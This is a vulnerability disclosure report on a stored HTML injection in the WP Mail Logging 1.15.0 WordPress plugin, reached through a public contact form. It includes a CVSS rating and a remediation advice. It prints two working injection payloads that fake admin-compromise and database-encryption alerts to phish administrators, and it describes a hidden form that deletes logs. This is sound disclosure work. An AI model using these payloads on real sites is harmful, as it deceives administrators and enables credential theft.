

Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel

Affected component:

Wordpress Plugin: WP Mail Logging 1.15.0 (Active Installations: 300,000+)

Tested Environment:

WordPress: 6.9

Server: Apache + PHP (local environment)

Authentication: Unauthenticated user

Attack Target: Admin panel and email logs

Security Classification:

Vulnerability Type: Persistent HTML Injection

Attack Vector: Network

Privileges Required: None

User Interaction: Required (admin views log)

Impact Scope: Admin panel

Scope changed (Frontend → Admin Panel)

Summary:


A stored HTML injection vulnerability was identified in WP Mail Logging 1.15.0.

Any unauthenticated user from the Internet can inject persistent HTML content via public contact form which is later rendered in the WordPress admin panel (/wp-admin) and visible to administrators.

Vulnerability Details:

The plugin logs email content without sufficient sanitization or output escaping.

HTML supplied by an unauthenticated user is stored and later rendered directly in the admin interface when viewing email logs.




The screenshot shows a web browser window with the address bar displaying `http://localhost/wordpress/contact.php`. The browser's address bar includes navigation icons and a search bar. Below the address bar, there are several tabs: "OffSec", "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", and "Kali NetHunter". The main content area of the browser shows a contact form. The form has two input fields: "unauthenticated_user" and "malicious@actor.pl". Below these fields is a large text area containing a malicious HTML payload. The payload is a multi-line string of HTML code, including a `<div>` tag with a background color of black and white padding, a `<h1>` tag with the text "ADMIN PAWN3D", a `<p>` tag with the text "Admin panel compromised by unauthenticated user", and a `<form>` tag with a method of "POST" and an action of "/wp-admin/admin.php?page=wpml-logs". The form contains a hidden input field with the name "action" and a value of "delete_logs", and a submit button with the text "Fix the error". The payload ends with a `</div>` tag. Below the text area is a "Send" button.

PoC 1: HTML payload sent by the public contact form without sanitization, no authentication needed


Researcher: Kasia Sok

16 / 01 / 2026


Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel



PoC 2: Email is logged by WP Mail Logging and Admin views the log in /wp-admin



PoC 3: Injected HTML is rendered as-is



PoC 4: Injected HTML content applies decision pressure on the administrator and attempts to force immediate action (UI deception / phishing), despite the absence of JavaScript execution. The attack relies solely on interface manipulation within the trusted context of the administrative panel.

Impact:

- Inducing administrators to take unsafe actions through persistent UI deception and phishing
- Persistent social engineering leading to credential disclosure
- Abuse of administrator trust in the admin panel UI
- Potential stepping stone to full site compromise via chained vulnerabilities

Example payload 1:

```
<div style="background:#b30000;color:white;padding:20px;border:3px solid black">
  <h1>⚠️ ADMIN PAWN3D</h1>
  <p><strong>Admin panel compromised by unauthenticated user</strong></p>

  <button type="button">
    Fix the error
  </button>
</div>
```

Example payload 2:

```
<div style="border:2px solid
#000;background:#111;color:#fff;padding:12px;font-family:Arial,Helvetica,sans-serif;font-size:13px;line-height:1.3">
  <h2 style="margin:0 0 8px 0;color:#ff4444;font-size:16px">
    💀 CRITICAL SYSTEM ALERT 💀
  </h2>

  <p style="margin:0 0 6px 0">
    <strong>Unauthorized database encryption</strong> has been detected
    on this WordPress installation.
  </p>

  <p style="margin:0 0 6px 0">
    <strong>Affected:</strong> website content, users, passwords, emails, contact forms
  </p>

  <p style="margin:0 0 4px 0">
    Status:
    <strong style="color:#ff4444">DATA UNAVAILABLE</strong>
  </p>

  <p style="margin:0 0 2px 0;font-size:12px">
    Impact report:
  </p>

  <p style="margin:0 0 4px 0;font-size:12px;
    font-family:monospace;
    text-decoration:underline;
    color:#ffffff">
    https://incident-report.example/database-status
  </p>

  <p style="margin:0 0 8px 0;font-size:11px;color:#ccc">
    If the report does not open automatically, copy the address above
    and paste it manually into your browser.
  </p>

  <div style="padding:10px;background:#ff4444;color:#000;font-weight:bold;text-align:center;font-size:13px">
    REVIEW INCIDENT IMPACT IMMEDIATELY
  </div>
</div>
```

—
Researcher: Kasia Sok

16 / 01 / 2026

Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel


Recommendation:

All user-supplied content logged by the plugin should be properly sanitized on input and escaped on output before being rendered in the admin interface. Rendering of raw HTML in email logs should be avoided or strictly restricted.


Severity:

MEDIUM CVSS v4.0 vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:R/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N



PoC 5: Wordpress 6.9 + WP Mail Logging 1.15.0



PoC 6: Active Installation 300,000+

—
Researcher: Kasia Sok

16 / 01 / 2026

Persistent HTML Injection from Unauthenticated User Rendered in Admin Panel